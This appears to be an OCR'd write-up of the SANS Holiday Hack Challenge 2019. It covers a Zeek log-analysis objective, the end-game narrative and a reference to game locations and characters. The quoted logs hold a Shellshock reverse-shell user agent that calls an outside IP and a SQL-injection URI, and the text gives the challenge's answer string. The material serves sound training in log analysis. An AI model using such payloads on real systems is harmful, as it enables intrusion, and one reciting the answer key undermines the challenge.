

Open
attacks2.txt
~/Objective12-analysis
Save
{"ts": "2019-10-20T22:28:09-0700"
"uid": "CrjcZ2414JI7yL1TDf"
"id.orig_h": "31.254.228.4"
"id.orig_p": 48051
"id.resp_h": "10.20.3.80"
"id.resp_p": 80
"trans_depth": 1
"method": "GET"
"host": "ssrf.elfu.org"
"uri": "/api/stations"
"referrer": "-"
"version": "1.1"
"user_agent": "() { :; }; /bin/bash -i >& /dev/tcp/31.254.228.4/48051 0>&1"
"origin": "-"
"request_body_len": 0
"response_body_len": 0
"status_code": 400
"status_msg": "Bad Request"
"info_code": "-"
"info_msg": "-"
"tags": "(empty)"
"username": "-"
"password": "-"
"proxied": "-"
"orig_fuids": "-"
"orig_filenames": "-"
"orig_mime_types": "-"
"resp_fuids": "FCdW1z9Bmpan4VUo"
"resp_filenames": "-"
"resp_mime_types": "-"}
--
{"ts": "2019-10-21T00:50:58-0700"
"uid": "CYjceILlippvzJdl4"
"id.orig_h": "32.168.17.54"
"id.orig_p": 53593
"id.resp_h": "10.20.3.80"
"id.resp_p": 80
"trans_depth": 2
"method": "GET"
"host": "ssrf.elfu.org"
"uri": "/alert.html"
"referrer": "-"
"version": "1.1"
"user_agent": "Mozilla/4.0 (compatible; MSIE 4.01; Windows 98; DigExt)"
Plain Text
Tab Width: 8
Ln 1, Col 1
INS


Open
attacks3.txt
~/Objective12-analysis
Save
{"ts": "2019-10-13T07:12:17-0700"
"uid": "CgNT4N1iBVWDyPzrQd"
"id.orig_h": "135.32.99.116"
"id.orig_p": 3783
"id.resp_h": "10.20.3.80"
"id.resp_p": 80
"trans_depth": 2
"method": "GET"
"host": "srf.elfu.org"
"uri": "/api/stations?station_id=1' UNION SELECT 1,2,'automatedscanning',4,5,6,7,8,9,10,11,12,13/*"
"referrer": "http://srf.elfu.org/"
"version": "1.1"
"user_agent": "CholTBAgent"
"origin": "-"
"request_body_len": 0
"response_body_len": 0
"status_code": 200
"status_msg": "OK"
"info_code": "-"
"info_msg": "-"
"tags": "(empty)"
"username": "-"
"password": "-"
"proxied": "-"
"orig_fuids": "-"
--
{"ts": "2019-10-13T07:13:01-0700"
"uid": "COlJ703DNDMS4nFdI9"
"id.orig_h": "103.235.93.133"
"id.orig_p": 3787
"id.resp_h": "10.20.3.80"
"id.resp_p": 80
"trans_depth": 3
"method": "GET"
"host": "-"
"uri": "/img/badweather.png"
"referrer": "-"
"version": "1.1"
"user_agent": "CholTBAgent"
"origin": "-"
"request_body_len": 0
"response_body_len": 84841
"status_code": 200
"status_msg": "OK"
"info_code": "-"
"info_msg": "-"
"tags": "(empty)"
"username": "-"
"password": "-"
"proxied": "-"
"orig_fuids": "-"
{"ts": "2019-10-05T07:07:14-0800"
Plain Text
Tab Width: 8
Ln 1, Col 1
INS

The final sorted csv list of 100 malicious ip addresses poisoning the weather data:

```
0.216.249.31/32,2.230.60.70/32,2.240.116.254/32,6.144.27.227/32,9.95.128.208/32,9.206.212.33/32,10.122.158.57/32,10.155.246.29/32,13.39.153.254/32,19.235.69.221/32,22.34.153.164/32,23.49.177.78/32,23.79.123.99/32,27.88.56.114/32,28.169.41.122/32,29.0.183.220/32,31.116.232.143/32,31.254.228.4/32,32.168.17.54/32,34.129.179.28/32,34.155.174.167/32,37.216.249.50/32,42.16.149.112/32,42.103.246.250/32,42.127.244.30/32,42.191.112.181/32,44.74.106.131/32,44.164.136.41/32,45.239.232.245/32,48.66.193.176/32,49.161.8.58/32,50.154.111.0/32,53.160.218.44/32,56.5.47.137/32,61.110.82.125/32,65.153.114.120/32,66.116.147.181/32,68.115.251.76/32,69.221.145.150/32,72.183.132.206/32,75.73.228.192/32,80.244.147.207/32,81.14.204.154/32,83.0.8.119/32,84.147.231.129/32,87.195.80.126/32,92.213.148.0/32,95.166.116.45/32,97.220.93.190/32,102.143.16.184/32,103.235.93.133/32,104.179.109.113/32,106.93.213.219/32,106.132.195.153/32,111.81.145.191/32,116.116.98.205/32,118.26.57.38/32,118.196.230.170/32,121.7.186.163/32,123.127.233.97/32,126.102.12.53/32,129.121.121.48/32,131.186.145.73/32,135.32.99.116/32,135.203.243.43/32,140.60.154.239/32,142.128.135.10/32,148.146.134.52/32,150.45.133.97/32,155.129.97.35/32,158.171.84.209/32,168.66.108.62/32,173.37.160.150/32,185.19.7.133/32,186.28.46.179/32,187.152.203.243/32,187.178.169.123/32,190.245.228.38/32,200.75.228.240/32,203.68.29.5/32,206.253.249.195/32,217.132.156.225/32,220.132.33.81/32,223.149.180.133/32,225.191.220.138/32,226.102.56.13/32,226.240.188.154/32,227.110.45.126/32,229.133.163.235/32,229.229.189.246/32,230.246.50.221/32,231.179.108.238/32,238.143.78.114/32,249.34.9.16/32,249.90.116.138/32,249.237.77.152/32,250.22.86.40/32,252.122.243.212/32,253.65.40.39/32,253.182.102.55/32
```

Entering this into the Firewall section of the SRF web site as Deny entries:



The answer to Objective 12 needed for the badge question is the string: **0807198508261964**

12) Filter Out Poisoned Sources of Weather Data

Difficulty:

Use the data supplied in the Zeek JSON logs to identify the IP addresses of attackers poisoning Santa's flight mapping software. Block the 100 offending sources of information to guide Santa's sleigh through the attack. Submit the Route ID ("RID") success value that you're given. *For hints on achieving this objective, please visit the Sleigh Shop and talk with Wunorse Openslae.*

0807198508261964 Submit

12) Filter Out Poisoned Sources of Weather Data

Difficulty:


Use the data supplied in the Zeek JSON logs to identify the IP addresses of attackers poisoning Santa's flight mapping software. Block the 100 offending sources of information to guide Santa's sleigh through the attack. Submit the Route ID ("RID") success value that you're given. *For hints on achieving this objective, please visit the Sleigh Shop and talk with Wunorse Openslae.*

Congratulations! You have completed the Filter Out Poisoned Sources of Weather Data challenge!

After completing Objective 12, the door to the Bell Tower is open and you climb the ladder that leads to the End Game…

End Game

You did it!



Bask in the pure joy of 80's *Everybody Wants to Rule the World*

Speak to the three characters for the final message and unlock of the last Narrative sections:


Santa Final:
You did it! Thank you! You uncovered the sinister plot to destroy the holiday season!
Through your diligent efforts, we've brought the Tooth Fairy to justice and saved the holidays!
Ho Ho Ho!
The more I laugh, the more I fill with glee.
And the more the glee,
The more I'm a merrier me!
Merry Christmas and Happy Holidays.

Krampus Final:
Congratulations on a job well done!
Oh, by the way, I won the Frido Sleigh contest.
I got 31.8% of the prizes, though I'll have to figure that out.

The Tooth Fairy Final:
You foiled my dastardly plan! I'm ruined!
And I would have gotten away with it too, if it weren't for you meddling kids!


There also two additional items of note on this screen:

- **There is a Tooth NPC:**



Tooth Dialog:
I'm Jason!
Also, a tooth!

- **Letter of Wintry Magic pdf:**



Thankfully, I didn't have to implement my plan by myself! Jack Frost promised to use his wintry magic to help me subvert Santa's horrible reign of holiday merriment NOW and FOREVER!

Complete Narrative:

Whose grounds these are, I think I know
His home is in the North Pole though
He will not mind me traipsing here
To watch his students learn and grow
Some other folk might stop and sneer
"Two turtle doves, this man did rear?"
I'll find the birds, come push or shove
Objectives given: I'll soon clear
Upon discov'ring each white dove,
The subject of much campus love,
I find the challenges are more
Than one can count on woolen glove.
Who wandered thus through closet door?
Ho ho, what's this? What strange boudoir!
Things here cannot be what they seem
That portal's more than clothing store.
Who enters contests by the ream
And lives in tunnels meant for steam?
This Krampus bloke seems rather strange
And yet I must now join his team...
Despite this fellow's funk and mange
My fate, I think, he's bound to change.
What is this contest all about?
His victory I shall arrange!
To arms, my friends! Do scream and shout!
Some villain targets Santa's route!
What scum - what filth would seek to end
Kris Kringle's journey while he's out?
Surprised, I am, but "shock" may tend
To overstate and condescend.
'Tis little more than plot reveal
That fairies often do extend
And yet, despite her jealous zeal,
My skills did win, my hacking heal!
No dental dealer can so keep
Our red-clad hero in ordeal!
This Christmas must now fall asleep,
But next year comes, and troubles creep.
And Jack Frost hasn't made a peep,
And Jack Frost hasn't made a peep...

Roll Credits

SANS Holiday Hack Challenge 2019

KringleCon 2: Turtle Doves

Direction

Ed Skoudis

Technical Lead

Joshua Wright

Narrative / Story

Ed Skoudis

https://www.youtube.com/watch?v=B1FMJdqqLiM


Reference - Locations

Location - Train Station

You start your Elf University Journey here.

1. Characters in this location:
    a. Santa
    b. Bushy Evergreen

2. Challenges:
    a. Escape Ed




Location - The Quad

This is the next section you visit and the central hub that connects other Elf University locations. From the Quad, you can reach Hermey Hall (west), Student Union (north), and the Dorm (east).

1. Characters in this location:
    a. Santa (umbrella)
    b. Tangle Coalbox

2. Challenges:
    a. Frosty Keypad (solve to enter the Dorm)

3. Artifacts:
    a. LetterToElfUPersonnel.pdf (Objective 2)




Location - Student Union: Main

This is located on the north side of the Quad.

1. Characters in this location:
    a. Michael and Jane - Two Turtle Doves
    b. Kent Tinseltooth
    c. Shinny Upatree

2. Challenges:
    a. Find Two Turtle Doves
    b. Smart Braces



Location - Hermey Hall: Main

This is located on the west side of the Quad. It contains speaker Tracks 1-7, Netwars, Speaker Unpreparedness Room, and the Laboratory.

1. Characters in this location:
    a. SugarPlum Mary

2. Challenges:
    a. Linux Path

3. Artifacts:
    a. KringleCon2019_SpeakerAgenda.pdf

KringleCon Speaker Agenda

KEYNOTE SPEAKER — John Strand
A Hunting We Must Go
Track 1

HOLIDAY HACK CHALLENGE DIRECTOR — Ed Skoudis
Start Here: Welcome to KringleCon 2
Track 1

Katie Knowles
How to (Holiday) Hack It:
Tips for Crushing CTFs & Pwning Pentests
Track 2

Snow
Santa's Naughty List:
Holiday Themed Social Engineering
Track 2

James Brodsky
Dashing Through the Logs
Track 3

Ron Bowes
Reversing Crypto the Easy Way
Track 3

Chris Elgee
Web Apps: A Trailhead
Track 4

Chris Davis
Machine Learning Use Cases for Cybersecurity
Track 4

Deviant Ollam
Optical Decoding of Keys
Track 5

Ian Coldwater
Learning to Escape Containers
Track 5

Dave Kennedy
Telling Stories from the North Pole
Track 6

Mark Baggett
Logs? Where We're Going, We Don't Need Logs.
Track 6

Heather Mahalik
When Malware Goes Mobile,
Quick Detection is Critical
Track 7

John Hammond
5 Steps to Build and Lead a
Team of Holly Jolly Hackers
Track 7

Lesley Carhart
Over 90,000:
Ups and Downs of my InfoSec Twitter Journey
Track 7

SANS


HOLIDAY HACK CHALLENGE 2019

Location - Hermey Hall: NetWars

This is located inside Hermey Hall

1. Characters in this location:
    a. Holly Evergreen

2. Challenges:
    a. Mongo Pilfer



Location - Hermey Hall: Speaker Unpreparedness Room

This is located inside Hermey Hall

1. Characters in this location:
    a. Alabaster Snowball

2. Challenges:
    a. Nyanshell

Location - Hermey Hall: Track 1

This is located inside Hermey Hall

1. Speaker Talks in this Room:
    a. Ed Skoudis - Start Here: Welcome to KringleCon 2 - https://www.youtube.com/watch?v=iUF5pBv7ukM
    b. John Strand - A Hunting We Must Go - https://www.youtube.com/watch?v=jxOZ5u2CYWw

Location - Hermey Hall: Track 2

This is located inside Hermey Hall

1. Speaker Talks in this Room:
    a. Katie Knowles - How to (Holiday) Hack It: Tips for Crushing CTFs & Pwning Pentests - https://www.youtube.com/watch?v=c02mH7F1xvU
    b. Snow - Santa's Naughty List: Holiday Themed Social Engineering - https://www.youtube.com/watch?v=HKLSmbOXJRU

Location - Hermey Hall: Track 3

This is located inside Hermey Hall

1. Speaker Talks in this Room:
    a. James Brodsky - Dashing Through the Logs - https://www.youtube.com/watch?v=qbIhHhRKQCw
    b. Ron Bowes - Reversing Crypto the Easy Way - https://www.youtube.com/watch?v=obJdpKDpFBA

Location - Hermey Hall: Track 4

This is located inside Hermey Hall

1. Speaker Talks in this Room:
    a. Chris Elgee - Web Apps: A Trailhead - https://www.youtube.com/watch?v=0T6-DQtzCgM
    b. Chris Davis - Machine Learning Use Cases for Cybersecurity - https://www.youtube.com/watch?v=jmVPLwjm_zs

Location - Hermey Hall: Track 5

This is located inside Hermey Hall

1. Speaker Talks in this Room:
    a. Deviant Ollam - Optical Decoding of Keys - https://www.youtube.com/watch?v=KU6FJnbkeLA
    b. Ian Coldwater - Learning to Escape Containers

Location - Hermey Hall: Track 6

This is located inside Hermey Hall

1. Speaker Talks in this Room:
    a. Dave Kennedy - Telling Stories from the North Pole - https://www.youtube.com/watch?v=9QuOhRGvryc
    b. Mark Baggett - Logs? Where We're Going, We Don't Need Logs - https://www.youtube.com/watch?v=Dx78oObfiBM

Location - Hermey Hall: Track 7

This is located inside Hermey Hall

1. Speaker Talks in this Room:
    a. Heather Mahalik - When Malware Goes Mobile, Quick Detection is Critical - https://www.youtube.com/watch?v=IEbLOvT4Fts
    b. John Hammond - 5 Steps to Build and Lead a Team of Holly Jolly Hackers - https://www.youtube.com/watch?v=D5Nwg84cV1E
    c. Lesley Carhart - Over 90,000 Ups and Downs of my InfoSec Twitter Journey - https://www.youtube.com/watch?v=RpIOa_lqXvk

Location - Hermey Hall: The Laboratory

This is located inside Hermey Hall

1. Characters in this location:
    a. Professor Banas
    b. Sparkle Redberry


2. Challenges:
    a. Xmas Cheer Laser

Location - Dorm: Main

This is located on the east side of the Quad. Frosty Keypad challenge must be solved first before entry is allowed

1. Characters in this location:
    a. Pepper Minstix
    b. Minty Candycane

2. Challenges:
    a. Graylog
    b. Holiday Hack Trail



Location - Dorm: Minty's Dorm Room

This is located inside the Dorm area. Last open room door on the east side of the Dorm.

1. Characters in this location:
    a. Scampering Krampus

2. Challenges:
    a. Get Access to the Steam Tunnels/Key Bitting Cutter

Location - Dorm: Minty's Closet & Secret Passage (THISISIT)

This is located inside the Dorm area and inside Minty's dorm room.

1. Characters in this location:
    a. None

2. Challenges:
    a. Get Access to the Steam Tunnels/Lock

Location - Steam Tunnels

This is located inside the Dorm area and accessed through Minty's closet.

1. Characters in this location:
    a. Krampus Hollyfeld

2. Challenges:
    a. Frido Sleigh Contest

Location - Student Union: Sleigh Workshop

This is located inside the Student Union area and accessed through the Sleigh Shop door. Objective 11 must be solved before the Sleigh Shop door will open and you can access this area.

1. Characters in this location:
    a. The Tooth Fairy
    b. Wunorse Openslae
    c. Krampus Hollyfeld

2. Challenges:
    a. Zeek JSON Analysis
    b. Sleigh Route Finder

Location - The Bell Tower

This is located inside the Student Union area and accessed through the Bell Tower Access door in the Sleigh Shop. Objective 12 must be solved before the Bell Tower Access door will open and you can access this area.

1. Characters in this location:
    a. Santa
    b. The Tooth Fairy (Orange Jumpsuit)
    c. Krampus Hollyfeld
    d. Tooth

2. Artifacts:
    a. *https://downloads.elfu.org/LetterOfWintryMagic.pdf*

Reference - Characters

Characters - Train Station - Santa

Santa is the first character you meet in the game upon arriving at the Train Station. He provides the following dialog:

Picture:

Dialog:
Welcome to the North Pole and KringleCon 2!
Last year, KringleCon hosted over 17,500 attendees and my castle got a little crowded.
We moved the event to Elf University (Elf U for short), the North Pole's largest venue.
Please feel free to explore, watch talks, and enjoy the con!

Unlocks:
Narrative 1 of 10

Characters - Train Station - Bushy Evergreen

Picture:

Dialog:
Initial and Introduction to Escape Ed Challenge:
Hi, I'm Bushy Evergreen. Welcome to Elf U!
I'm glad you're here. I'm the target of a terrible trick.
Pepper Minstix is at it again, sticking me in a text editor.
Pepper is forcing me to learn ed.
Even the hint is ugly. Why can't I just use Gedit?
Please help me just quit the grinchy thing.

...

Hint for Objective 3:
Wow, that was much easier than I'd thought.
Maybe I don't need a clunky GUI after all!
Have you taken a look at the password spray attack artifacts?
I'll bet that DeepBlueCLI tool is helpful.
You can check it out on GitHub.
It was written by that Eric Conrad.
He lives in Maine - not too far from here!

Introduces Challenge:
Escape Ed

Characters - The Quad - Santa (Umbrella)

Picture:

Dialog:

